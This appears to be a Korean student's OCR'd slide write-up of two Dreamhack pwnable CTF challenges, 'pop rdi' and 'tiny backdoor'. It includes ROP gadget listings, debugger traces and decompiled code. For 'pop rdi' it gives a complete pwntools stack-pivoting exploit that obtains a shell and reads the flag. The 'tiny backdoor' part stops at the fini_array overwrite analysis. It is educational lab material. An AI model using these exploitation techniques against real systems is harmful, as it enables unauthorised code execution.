Pop rdi , tiny backdoor

드림핵 8단계 문제풀이

20301 강희찬

문제

문제

문제

8 LEVEL 8

pop rdi

pwnable

1056 64 2024.05.27. 10:00:00

문제 파일 받기

8 LEVEL 8

tiny backdoor

pwnable

1929 135 2021.07.10. 10:00:00

문제 파일 받기

문제


8 LEVEL 8
pop rdi
pwnable
1056 64 2024.05.27. 10:00:00
문제 파일 받기


8 LEVEL 8
tiny backdoor
pwnable
1929 135 2021.07.10. 10:00:00
문제 파일 받기

POP RDI

문제 설명:

POP RDI

문제 설명:

POP RDI

가젯:

ret으로 끝나는 어셈블리어 코드 조각

POP RDI

가젯:

```
chan@DESKTOP-PE9G5L9:/mnt/c/Users/Heechan/Downloads/pop_rdi/deploy$ ROPgadget --binary prob
Gadgets information
============================================================
0x00000000004010a8 : adc byte ptr [rax + 0x40], al ; add bh, bh ; loopne 0x401115 ; nop ; ret
0x00000000004010ab : add bh, bh ; loopne 0x401115 ; nop ; ret
0x000000000040107c : add byte ptr [rax], al ; add byte ptr [rax], al ; endbr64 ; ret
0x0000000000401164 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x0000000000401165 : add byte ptr [rax], al ; add cl, cl ; ret
0x0000000000401036 : add byte ptr [rax], al ; add dl, dh ; jmp 0x401020
0x000000000040111a : add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000040107e : add byte ptr [rax], al ; endbr64 ; ret
0x0000000000401166 : add byte ptr [rax], al ; leave ; ret
0x000000000040100d : add byte ptr [rax], al ; test rax, rax ; je 0x401016 ; call rax
0x000000000040111b : add byte ptr [rcx], al ; pop rbp ; ret
0x0000000000401119 : add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401167 : add cl, cl ; ret
0x00000000004010aa : add dil, dil ; loopne 0x401115 ; nop ; ret
0x0000000000401038 : add dl, dh ; jmp 0x401020
0x000000000040111c : add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401117 : add eax, 0x2ef3 ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401017 : add esp, 8 ; ret
0x0000000000401016 : add rsp, 8 ; ret
0x000000000040103e : call qword ptr [rax - 0x5e1f00d]
0x0000000000401014 : call rax
0x0000000000401133 : cli ; jmp 0x4010c0
0x0000000000401083 : cli ; ret
0x000000000040116f : cli ; sub rsp, 8 ; add rsp, 8 ; ret
0x0000000000401130 : endbr64 ; jmp 0x4010c0
0x0000000000401080 : endbr64 ; ret
0x0000000000401012 : je 0x401016 ; call rax
0x00000000004010a5 : je 0x4010b0 ; mov edi, 0x404010 ; jmp rax
0x00000000004010e7 : je 0x4010f0 ; mov edi, 0x404010 ; jmp rax
0x000000000040103a : jmp 0x401020
0x0000000000401134 : jmp 0x4010c0
0x000000000040100b : jmp 0x4840103f
0x00000000004010ac : jmp rax
0x0000000000401168 : leave ; ret
0x00000000004010ad : loopne 0x401115 ; nop ; ret
0x0000000000401116 : mov byte ptr [rip + 0x2ef3], 1 ; pop rbp ; ret
0x0000000000401163 : mov eax, 0 ; leave ; ret
0x00000000004010a7 : mov edi, 0x404010 ; jmp rax
0x00000000004010af : nop ; ret
0x000000000040112c : nop dword ptr [rax] ; endbr64 ; jmp 0x4010c0
0x00000000004010a6 : or dword ptr [rdi + 0x404010], edi ; jmp rax
0x000000000040111d : pop rbp ; ret
0x000000000040101a : ret
0x0000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x0000000000401171 : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000401170 : sub rsp, 8 ; add rsp, 8 ; ret
0x0000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x00000000004010a3 : test eax, eax ; je 0x4010b0 ; mov edi, 0x404010 ; jmp rax
0x00000000004010e5 : test eax, eax ; je 0x4010f0 ; mov edi, 0x404010 ; jmp rax
0x000000000040100f : test rax, rax ; je 0x401016 ; call rax

Unique gadgets found: 50
```

POP RDI

바이너리:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char v4[256]; // [rsp+0h] [rbp-100h] BYREF

  scanf("%s", v4);
  return 0;
}
```

POP RDI

바이너리:


```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char v4[256]; // [rsp+0h] [rbp-100h] BYREF

  scanf("%s", v4);
  return 0;
}
```

POP RDI

바이너리:

POP RDI

문제 분석:



강희찬 DH 2025-01-06 오후 11:22

대성선배 pop rdi 문제 libc leak을 할 수 있는거에요?

full relro 여서 got overwrite 도 못하는데

브루트 포스로밖에 못푸는 문제인가요?

POP RDI

문제 분석:

```
0x40111c: add [rbp-0x3D], ebx ; nop ; ret ; (1 found)
```

POP RDI

문제 분석:

POP RDI

문제 분석:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char v4[256]; // [rsp+0h] [rbp-100h] BYREF

  scanf("%s", v4);
  return 0;
}
```


POP RDI

문제 분석:

x64 calling convention

```
public class Program {
  static public void
    Main(string[] args)
  {
    ...
    DoCalc(44, logger);
  }
  static public void
    DoCalc(int x, Logger logger) {
    DateTime now = ...;
    int result = ...;
    logger.Log(now, result);
  }
}
```

```
Program.DoCalc(Int32, Logger)
    push rdi
    push rsi
    sub rsp, 0x38
    ...
    add rsp, 0x38
    pop rsi
    pop rdi
    ret
```



POP RDI

문제 분석:

호출 규약에 의해서 레지스터를 복구시킴

POP RDI

문제 분석:

[사용자 코드]

```
scanf("%d", &num);
```

⬇️

[__isoc99_scanf()]

libc에서 제공하는 scanf 래퍼 함수

→ `va_list`를 생성해 `__vfscanf_internal()`에 전달

⬇️

[__vfscanf_internal()]

실제 포맷 문자열 파싱 및 입력 처리 담당:

- 포맷 문자열 해석
- 입력 스트림에서 데이터 읽기
- `va_arg`로 변수에 저장

⬇️

[저수준 I/O 함수 (_IO_getc 등)]

- stdin에서 문자 단위로 읽음
- 버퍼링 처리 포함

POP RDI

문제 분석:

[사용자 코드]

scanf("%d", &num);

⬇️

[__isoc99_scanf()]

libc에서 제공하는 scanf 래퍼 함수

→ va_list를 생성해 __vfscanf_internal()에 전달

⬇️

[__vfscanf_internal()]


실제 포맷 문자열 파싱 및 입력 처리 담당:

- 포맷 문자열 해석
- 입력 스트림에서 데이터 읽기
- va_arg로 변수에 저장

⬇️


[저수준 I/O 함수 (_IO_getc 등)]

- stdin에서 문자 단위로 읽음
- 버퍼링 처리 포함



POP RDI

문제 분석:


*RSI 0xa
R8 0
R9 0x209ca2a0 ◂— 0x6161616161616161 ('aaaaaaaa')
*R10 0xffffffffffffff80
R11 0
*R12 0
*R13 0xa
*R14 0x7bd344027aa0 (_IO_2_1_stdin_) ◂— 0xfbad2088
*R15 0xa
*RBP 0x7ffcad35f740 —▸ 0x404b80 ◂— 0x404b80
*RSP 0x7ffcad35f718 ◂— 0
*RIP 0x7bd343e7120f ◂— pop rbx
[DISASM / x86-64 / set emulate on]
► 0x7bd343e7120f pop rbx RBX => 0
0x7bd343e71210 pop r12 R12 => 0x7ffcad35f938
0x7bd343e71212 pop r13 R13 => 0x401136 (main)
0x7bd343e71214 pop r14 R14 => 0x403dd8 (__do_global_dtors_aux_fini_array_entry)
0x7bd343e71216 pop r15 R15 => 0x7bd344074040 (_rtld_global)
0x7bd343e71218 pop rbp RBP => 0x404b80
0x7bd343e71219 ret <__isoc99_scanf+178>
0x7bd343e701c2 <__isoc99_scanf+178> mov rdx, qword ptr [rsp + 0x18] RDX, [0x7ffcad35f768] => 0x3e3879ab2ed4be00
0x7bd343e701c7 <__isoc99_scanf+183> sub rdx, qword ptr fs:[0x28] RDX => 0 (0x3e3879ab2ed4be00 - 0x3e3879ab2ed4be00)
0x7bd343e701d0 <__isoc99_scanf+192> jne __isoc99_scanf+202 <__isoc99_scanf+202>
0x7bd343e701d2 <__isoc99_scanf+194> add rsp, 0xd8 RSP => 0x7ffcad35f828 (0x7ffcad35f750 + 0xd8)
[STACK]
00:0000 rsp 0x7ffcad35f718 ◂— 0
01:0008 -020 0x7ffcad35f720 —▸ 0x7ffcad35f938 —▸ 0x7ffcad360ee8 ◂— 0x4800626f72702f2e /* './prob' */
02:0010 -018 0x7ffcad35f728 —▸ 0x401136 (main) ◂— endbr64
03:0018 -010 0x7ffcad35f730 —▸ 0x403dd8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401100 (__do_global_dtors_aux) ◂— endbr64
04:0020 -008 0x7ffcad35f738 —▸ 0x7bd344074040 (_rtld_global) —▸ 0x7bd3440752e0 ◂— 0
05:0028 rbp 0x7ffcad35f740 —▸ 0x404b80 ◂— 0x404b80
06:0030 +008 0x7ffcad35f748 —▸ 0x7bd343e701c2 (__isoc99_scanf+178) ◂— mov rdx, qword ptr [rsp + 0x18]
07:0038 +010 0x7ffcad35f750 ◂— 0x3000000008
[BACKTRACE]
► 0 0x7bd343e7120f None
1 0x7bd343e701c2 __isoc99_scanf+178
2 0x401163 main+45

POP RDI

문제 분석:

함수 호출 전 RSP - 0x118

POP RDI


exploit:

STACK PIVOTING

대충 스택을 내가 원하는 주소로 옮기는 기술

POP RDI

exploit:



POP RDI

exploit:

```
0x4047d8:       0x0000000000000000      0x0000000000000000
0x4047e8:       0x0000000000000000      0x0000000000000000
0x4047f8:       0x0000000000000000      0x0000000000000000
0x404808:       0x0000000000000000      0x0000000000000000
0x404818:       0x0000000000000000      0x0000000000000000
0x404828:       0x0000000000000000      0x0000000000000000
0x404838:       0x0000000000000000      0x0000000000000000
0x404848:       0x0000000000000000      0x0000000000000000
0x404858:       0x0000000000000000      0x0000000000000000
0x404868:       0x0000000000000000      0x0000000000000000
0x404878:       0x0000000000000000      0x0000000000000000
0x404888:       0x0000000000000000      0x0000000000000000
0x404898:       0x3e3879ab2ed4be00      0x0000000000000000
0x4048a8:       0x0000000000089b90      0x0000000000000000
0x4048b8:       0x0000000000000000      0x0000000000000000
0x4048c8:       0x0000000000404a00      0x0000000000404ac0
0x4048d8:       0x00007bd343e701c2      0x0000003000000008
0x4048e8:       0x00000000004049c0      0x0000000000404900
0x4048f8:       0x3e3879ab2ed4be00      0x0000000000000000
0x404908:       0x00000000004049c0      0x00000000209ca2e9
```

POP RDI

exploit:

```
0x4047d8:       0x0000000000000000      0x0000000000000000
0x4047e8:       0x0000000000000000      0x0000000000000000
0x4047f8:       0x0000000000000000      0x0000000000000000
0x404808:       0x0000000000000000      0x0000000000000000
0x404818:       0x0000000000000000      0x0000000000000000
0x404828:       0x0000000000000000      0x0000000000000000
0x404838:       0x0000000000000000      0x0000000000000000
0x404848:       0x0000000000000000      0x0000000000000000
0x404858:       0x0000000000000000      0x0000000000000000
0x404868:       0x0000000000000000      0x0000000000000000
0x404878:       0x0000000000000000      0x0000000000000000
0x404888:       0x0000000000000000      0x0000000000000000
0x404898:       0x3e3879ab2ed4be00      0x0000000000000000
0x4048a8:       0x0000000000089b90      0x0000000000000000
0x4048b8:       0x0000000000000000      0x0000000000000000
0x4048c8:       0x0000000000404a00      0x0000000000404ac0
0x4048d8:       0x00007bd343e701c2      0x0000003000000008
0x4048e8:       0x00000000004049c0      0x0000000000404900
0x4048f8:       0x3e3879ab2ed4be00      0x0000000000000000
0x404908:       0x00000000004049c0      0x00000000209ca2e9
```

POP RDI

exploit:

원가젯 주소 - 저 주소

POP RDI

exploit:

```python
from pwn import *

# p = remote('localhost', 8080)
p = remote('host3.dreamhack.games',11959)
# p = process('./prob')
e = ELF('./prob')

ret = 0x40101a

payload = b'a'*0x100+p64(0x404b80)+p64(0x401145) # stack pivoting
p.sendline(payload)
payload = b'b'*0x100+p64(0x404b80)+p64(ret)*2+p64(0x401145)+p64(0x401145)+p64(0x401145) # rsp 늘려주는 과정
p.sendline(payload)
payload = p64(1)+p64(0x89b90)+p64(0)+p64(0)+p64(0)+p64(0x404a00)+p64(0x404a00)+p64(ret)+p64(0x401136) # rbx 값 세팅
p.sendline(payload)
pop_rbp = 0x40111d
payload = b'b'*0x100+p64(0x4048d8)+p64(pop_rbp)+p64(0x4048d8+0x3d)+p64(0x000000000040111c)+p64(pop_rbp)+p64(0x4048d0)+p64(0x0000000000401168)
p.sendline(payload)
p.interactive()

```

POP RDI

exploit:

```
chan@DESKTOP-PE9G5L9:/mnt/c/Users/Heechan/Downloads/pop_rdi/deploy$ /usr/bin/python
3 /mnt/c/Users/Heechan/Downloads/pop_rdi/deploy/ex.py
[+] Opening connection to host3.dreamhack.games on port 11959: Done
[*] '/mnt/c/Users/Heechan/Downloads/pop_rdi/deploy/prob'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] Switching to interactive mode
$ ls
flag
prob
$ cat flag
DH{[redacted]}$
```

Tiny backdoor

문제 설명:

Tiny backdoor

문제 설명:

문제 설명

Description

드림이는 우연히 컴퓨터에 설치된 의문의 프로그램을 발견했습니다.
아주 작은 프로그램이지만 백도어로 이용할 수 있다고 합니다.
문제의 백도어를 해킹하여 쉘을 획득해보세요!

Translate

Tiny backdoor

문제 설명:

```
[*] '/mnt/c/Users/Heechan/Downloads/tiny_backdoor/backdoor'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Tiny backdoor

바이너리:

```
4005D3 main             proc near               ; DATA XREF: start+1D↓o
4005D3
4005D3 var_10           = qword ptr -10h
4005D3
4005D3 ; __unwind {
4005D3                  push    rbx
4005D4                  xor     esi, esi        ; buf
4005D6                  sub     rsp, 10h
4005DA                  mov     rdi, cs:stdin   ; stream
4005E1                  mov     rax, fs:28h
4005EA                  mov     [rsp+18h+var_10], rax
4005EF                  xor     eax, eax
4005F1                  call    _setbuf
4005F6                  mov     rdi, cs:stdout  ; stream
4005FD                  xor     esi, esi        ; buf
4005FF                  call    _setbuf
400604                  xor     eax, eax
400606                  call    sub_400727
40060B                  mov     rbx, rax
40060E                  xor     eax, eax
400610                  call    sub_400727
400615                  mov     [rax], bl
400617                  mov     rax, [rsp+18h+var_10]
40061C                  xor     rax, fs:28h
400625                  jz      short loc_40062C
400627                  call    __stack_chk_fail
```

Tiny backdoor

바이너리:

```
unsigned __int64 __fastcall main(int a1, char **a2, char **a3)
{
  char v3; // bl
  unsigned __int64 v5; // [rsp+8h] [rbp-10h]

  v5 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  v3 = sub_400727();
  *sub_400727() = v3;
  return __readfsqword(0x28u) ^ v5;
}
```

Tiny backdoor

바이너리:

```
unsigned __int64 __fastcall main(int a1, char **a2, char **a3)
{
  char v3; // bl
  unsigned __int64 v5; // [rsp+8h] [rbp-10h]

  v5 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  v3 = sub_400727();
  *sub_400727() = v3;
  return __readfsqword(0x28u) ^ v5;
}
```

Tiny backdoor

바이너리:

```
__int64 sub_400727()
{
  __int64 v0; // rbp
  __int64 i; // rbx
  char v2; // al
  __int64 v3; // rax

  v0 = 1LL;
  for ( i = 0LL; ; i += v3 )
  {
    v2 = getchar();
    if ( v2 == '\n' )
      break;
    v3 = v0 * (v2 - 48);
    v0 *= 10LL;
  }
  return i;
}
```

Tiny backdoor

문제 분석:

1byte AAW 가능

Tiny backdoor

문제 분석:

Tiny backdoor

문제 분석:

Fini array overwrite


Tiny backdoor

문제 분석:

```
6009B8 _fini_array      segment qword public
6009B8                  assume cs:_fini_array
6009B8                  ;org 6009B8h
6009B8 off_6009B8       dq offset sub_4006F0
6009C0                  dq offset sub_400590
6009C0 _fini_array      ends
6009C0
```


Tiny backdoor

문제 분석:



